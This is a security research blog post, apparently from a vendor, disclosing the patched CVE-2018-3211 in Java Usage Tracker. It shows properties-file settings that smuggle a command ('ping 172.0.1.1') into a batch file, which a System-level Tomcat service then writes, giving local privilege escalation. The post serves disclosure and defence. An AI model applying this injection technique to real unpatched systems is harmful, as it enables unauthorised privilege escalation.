

**Exploits & Vulnerabilities**

Analyzing the CVE-2018-3211 Vulnerability

We found a design flaw/weakness in Java Usage Tracker that can enable hackers to create arbitrary files, inject attacker-specified parameters, and elevate local privileges.

By: William Gamazo Sanchez

October 17, 2018

Read time: 6 min (1503 words)



We found design flaw/weakness in Java Usage Tracker that can enable hackers to create arbitrary files, inject attacker-specified parameters, and elevate local privileges. In turn, these can be chained and used to escalate privileges in order to access resources in affected systems that are normally protected or restricted to other applications or users

We've worked with Oracle through our [Zero Day Initiative](#) to patch this flaw, and this has been fixed via Oracle's [October patch update](#). Users and businesses are accordingly urged to patch and update their version of Java. In this blog post, we will delve into how this flaw works on Windows — how Java Usage Tracker works and defining the conditions that enabled the exploit. **Java Usage Tracker** Java has a functionality called Java Usage Tracker that tracks how it is used in systems where it is installed. Java Usage Tracker has the following functionalities:



Business



- Dump the data into a log file or redirect it to a UDP server.
- Allow log values for custom properties specifying them in the Usage Tracker configuration.

Java Usage Tracker uses a configuration file named *usagetracker.properties*.

The file has a

global default location depending on the operating system (OS). For example, the default path for Windows is: *%ProgramData%\Oracle\Java*. The *usagetracker* file in the global default path will track the usage of all JVMs initiated in the system. The following image shows an example of *usagetracker.properties*:

```
1 # UsageTracker template properties file.
2 # Copy to <JRE directory>/conf/management/usagetracker.properties
3 # (or <JRE directory>/lib/management/usagetracker.properties for
4 # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6 # Settings for logging to a file:
7 # Use forward slashes (/) because backslash is an escape character in a
8 # properties file.
9 com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatraccker.log
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileMaxSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 # com.oracle.usagetracker.additionalProperties =
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = ,
25 com.oracle.usagetracker.quote = "
26 com.oracle.usagetracker.innerquote = '
```

Figure 1: Snapshot showing an example of *usagetracker.properties*



Business



...es, java usage track, monitored as an example. Once the service is restarted, the file `global_javatracker.log` is created and the Java usage track data is appended. New track information is appended to the end of the file every time the Tomcat service starts. The following image shows an example of tracked data. Note how values are separated by a comma as stated in the properties file (separator configuration).

```
1 "VM start","Mon May 28 13:47:07 PDT 2018","WIN-2848GLO7H/10.203.202.137"," ","C:\Program
Files\Java\jre-10.0.1","10.0.1","10.0.1+10","Oracle Corporation","""Oracle Corporation""","Windows Server 2012
R2","amd64","6.3",""-Dcatalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Dcatalina.base=C:\Program
Files\Apache Software Foundation\Tomcat 9.0' '-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0\temp'
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager' '-Djava.util.logging.config.file=C:\Program Files\Apache
Software Foundation\Tomcat 9.0\conf\logging.properties' --add-opens=java.base/java.lang=ALL-UNNAMED
--add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED exit abort -Xms128m -Xmx256m
","C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\Tomcat
9.0\bin\tomcat-juli.jar"," "
```

Figure 2: Snapshot showing how track data is appended to `global_javatracker.log` in Tomcat

User-controlled parameters

The file `usagetracker.properties` has two interesting properties for controlling the behavior of the Java Usage Tracker:

- `oracle.usagetracker.logToFile`
- `oracle.usagetracker.additionalProperties`

The `logToFile` property allows users to select any arbitrary log file path in the system. It is important to note that the log files are created by the JVM being monitored. If the JVM is running with elevated privileges, then JVM is able to create the file in any part of the system. The file's extension is also not



Business



controlled data. However, Java Usage Tracker has a special feature for getting values from custom properties. *additionalProperties* supports the inclusion of arbitrary and additional custom properties to be tracked. The following image shows an example:

```

1  # UsageTracker template properties file.
2  # Copy to <JRE directory>/conf/management/usagetracker.properties
3  # (or <JRE directory>/lib/management/usagetracker.properties for
4  # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6  # Settings for logging to a file:
7  # Use forward slashes (/) because backslash is an escape character in a
8  # properties file.
9  com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.log
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileMaxSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 com.oracle.usagetracker.additionalProperties = com.anotherInterestingProperty
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = ,
25 com.oracle.usagetracker.quote = "
26 com.oracle.usagetracker.innerquote = '

```

Figure 3: Snapshot showing how custom properties can be added via *additionalProperties*

```

1  "VM start","Mon May 28 14:26:59 PDT 2018","WIN-2848GLOT07H/10.203.202.137"," ", "C:\Program
Files\Java\jre-10.0.1","10.0.1","10.0.1+10","Oracle Corporation","""Oracle Corporation""","Windows Server 2012
R2","amd64","6.3",""-Dcatalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Dcatalina.base=C:\Program
Files\Apache Software Foundation\Tomcat 9.0' '-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0\temp'
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager '-Djava.util.logging.config.file=C:\Program Files\Apache
Software Foundation\Tomcat 9.0\conf\logging.properties' --add-opens=java.base/java.lang=ALL-UNNAMED
--add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED exit abort -Xms128m -Xmx256m
", "C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\Tomcat
9.0\bin\tomcat-juli.jar","com.anotherInterestingProperty=null "
2

```


Figure 4: Code snippet showing how data is tracked after restarting the Tomcat service



property value is non-, which means the property doesn't exist. There are two ways to control the behavior of Java Usage Tracker: Setting an arbitrary log path, and setting an arbitrary custom property. Such a combination seems unexploitable, but it can be exploited when used in conjunction with other security flaws or weaknesses.


Exploiting custom properties

Here is an example showing how the custom properties can be exploited. As shown in Figure 5, the previous configuration file in line 9 will force Java Usage Tracker to create a .bat file, then add the custom property: *ping 172.0.1.1 >*. The corresponding generated file is *global_javatracker.bat* as shown in Figure 5.



```
1 # UsageTracker template properties file.
2 # Copy to <JRE directory>/conf/management/usagetracker.properties
3 # (or <JRE directory>/lib/management/usagetracker.properties for
4 # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6 # Settings for logging to a file:
7 # Use forward slashes (/) because backslash is an escape character in a
8 # properties file.
9 com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = ,
25 com.oracle.usagetracker.quote = "
26 com.oracle.usagetracker.innerquote = '
```

Figure 5: Snapshot showing the custom properties in *global_javatracker.bat*



```

1 # UsageTracker template properties file.
2 # Copy to <JRE directory>/conf/management/usagetracker.properties
3 # (or <JRE directory>/lib/management/usagetracker.properties for
4 # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6 # Settings for logging to a file:
7 # Use forward slashes (/) because backslash is an escape character in a
8 # properties file.
9 com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = \n
25 com.oracle.usagetracker.quote = "
26 com.oracle.usagetracker.innerquote = '

```

Figure 7: Java Usage Tracker with the “new line” separator (highlighted)



Business



```
C:\ProgramData\Oracle\Java>"ping 172.0.1.1 >= null"
"ping 172.0.1.1 >= null" is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>"-Datalina.home=C:\Program Files\Apache Software Fo
ndation\Tomcat 9.0" "-Datalina.home=C:\Program Files\Apache Software Foundatio
n\Tomcat 9.0" "-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat
 9.0\tmp" "-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager" "-
Djava.util.logging.config.file=C:\Program Files\Apache Software Foundation\Tomcat
 9.0\conf\logging.properties" -add-opens=java.base/java.lang=ALL-UNNAMED -add-ope
ns=java.base/java.io=ALL-UNNAMED -add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED
exit about %xms128m -Xms256m "
The input line is too long.

C:\ProgramData\Oracle\Java>"C:\Program Files\Apache Software Foundation\Tomcat 9
.0\bin\bootstrap.jarC:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bo
otstrap.jar"
The filename, directory name, or volume label syntax is incorrect.

C:\ProgramData\Oracle\Java>"ping 172.0.1.1 >= null"
"ping 172.0.1.1 >= null" is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>
```

```
11 "amd64"
12 "6.3"
13 "-Datalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0" "-Datalina.home=C:\Program Files\Apache Software
Foundation\Tomcat 9.0" "-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0\tmp"
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager "-Djava.util.logging.config.file=C:\Program Files\Apache
Software Foundation\Tomcat 9.0\conf\logging.properties" -add-opens=java.base/java.lang=ALL-UNNAMED -add-opens=
java.base/java.io=ALL-UNNAMED -add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED exit about %xms128m -Xms256m "
14 "C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jarC:\Program Files\Apache Software Foundation\Tomcat
9.0\bin\bootstrap.jar"
15 "ping 172.0.1.1 >= null"
16
```

Figure 8: Tracking log generated after using a new line separator

Figure 8 shows all the values in a new line, with the last line containing *ping 172.0.1.1 >= null*. Running *global_javatracker.bat* will result in the execution of *ping 172.0.1.1 >= null*, but because of the double quote, the command is not recognized. However, there is a chance to execute it because the double quote surrounding every property value can be controlled by another configuration, *com.oracle.usagetracker.quote = "*. For example, let's create an empty *com.oracle.usagetracker.quote* configuration, as shown in Figure 9.

```
new 1 usagetracker.properties
1 # UsageTracker template properties file.
2 # Copy to <JRE directory>/conf/management/usagetracker.properties
3 # (or <JRE directory>/lib/management/usagetracker.properties for
4 # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6 # Settings for logging to a file:
7 # Use forward slashes (/) because backslash is an escape character in a
8 # properties file.
9 com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileMaxSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = \n
25 com.oracle.usagetracker.quote =
26 com.oracle.usagetracker.innerquote = '
```

Figure 9: Snapshot showing *com.oracle.usagetracker.quote* with empty



Business



```

C:\ProgramData\Oracle\Java>10.0.1+10
'10.0.1+10' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>Oracle Corporation
'Oracle' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>"Oracle Corporation"
'"Oracle Corporation"' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>Windows Server 2012 R2
'Windows' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>amd64
'amd64' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>6.3
'6.3' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>'Dcatalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager' '-Djava.util.logging.config.file=C:\Program Files\Apache Software Foundation\Tomcat 9.0\conf\logging.properties' --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/s
UNNAMED exit abort -Xms128m -Xmx256m
'"Dcatalina.home"' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\nt
oncat-juli.jar
'C:\Program' is not recognized as an internal or external command,
operable program or batch file.

C:\ProgramData\Oracle\Java>ping 172.0.1.1 1>null

C:\ProgramData\Oracle\Java>
  
```

Figure 10: The tracking log generated from `com.oracle.usagetracker.quote` with empty configuration

Running `globaljavatracker.bat` will execute the command `ping 172.0.1.1 >= null`. As shown in the end of the command prompt (cmd) image in Figure 10, a "null" file is created. Up until this stage, the Java Usage Tracker:

- Can be abused to create files in any arbitrary location in the file system.
- Can be abused to create text scriptable files. The example uses batch files, but it can also be used to create other file types.
- Can be abused to inject arbitrary commands (or any other text related to the scriptable file).

A combination of the above as well as a scriptable file can be carried out/created in any place in the system. However, to successfully exploit it, there are two conditions:



Business



- To access a critical location, a process with high privilege should create the malicious file.

Both conditions can actually be accomplished. For example, the Java Usage Tracker's configuration (*usagetracker.properties*) can be created for a non-privileged user and the malicious log file (usage tracker log) is created by a process with higher privileges.

Java Usage Tracker log file creation

When residing in the global configuration path (i.e., *%ProgramData%\Oracle\Java* in Windows), the Java Usage Tracker log file is read for JVM when it is started in the system. Let's take the default Tomcat installation again as an example. Once Tomcat is installed and the global *usagetracker.properties* is in place, the tracker log is created after restarting Tomcat (Figure 11). As shown in Figure 12, the file is created by the Tomcat service running by default as *System*. Since the Tomcat service is running as *System*, the malicious file *global_javatracker.bat* can be created in any arbitrary location. However, the configuration file *usagetracker.properties* must be created by a non-privileged user.




Figure 11: Tracker log created after Tomcat is installed




Figure 12: Snapshot showing the log file created by Tomcat (highlighted)

Local privilege escalation

The global configuration file for Java Usage Tracker is created in the default path `%ProgramData%\Oracle\Java\`. This location and the initial content is created during Java's installation, but is also created as a consequence of executing a Java command — for example, `java -c`. The default permission



Business



...and the permissions for the registry were set to allow all users to create multiple Java versions — probably ever since Java Usage Tracker was created.




Figure 13: Screenshots showing permissions granted for %ProgramData%\Oracle\Java\

To exemplify an exploit for this: A user with low privileges can create a malicious configuration file *usagetracker.properties* and the Tomcat server can create the batch file in any location of the system because it is running with “System” privileges. The batch file can include routines like writing to start-up scripts’ location, etc.

Conclusions

The Java Usage Tracker functionality can be abused in multiple ways to escalate privileges. Our research was only tested in a Microsoft Windows environment, but other systems could also be vulnerable. An attack leading to privilege escalation could use a chain of weak design flaws that can be considered as different vulnerabilities:

- **Arbitrary File Type Creation:** This can be done through the *oracle.usagetracker.logToFile* path. For example, a scriptable file can be created like a batch file.



- *Local Elevation of Privilege*: This can be done through weak permissions in %ProgramData%/Oracle/Java.

Trend Micro Solutions

Trend Micro™ **Endpoint Security** shields endpoints from identified and unknown vulnerability exploits before patches are even deployed. Trend Micro's endpoint solutions such as **Trend Micro™ Smart Protection Suites** and **Worry-Free™ Business Security** protect end users and businesses by detecting and blocking malicious files, all related malicious URLs, and threats that may abuse and exploit CVE-2018- 3211.

Tags

[Articles, News, Reports](#) | [Research](#) | [Exploits & Vulnerabilities](#)

Authors

William Gamazo Sanchez

Sr. Threat Researcher



Business



Related Articles

[Python-Based NodeStealer Version Targets Facebook Ads Manager](#)

[Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion](#)

[Earth Koshchei Coopts Red Team Tools in Complex RDP Attacks](#)

[See all articles >](#)

Resources



Support



About Trend



Country Headquarters





Business



Select a country / region

Sverige (Sweden)



Experience our unified
platform for free

[Claim your 30-day trial](#)

[Privacy](#)

[Legal](#)

[Terms of Use](#)

[Sitemap](#)

Copyright ©2024 Trend Micro Incorporated. All rights reserved.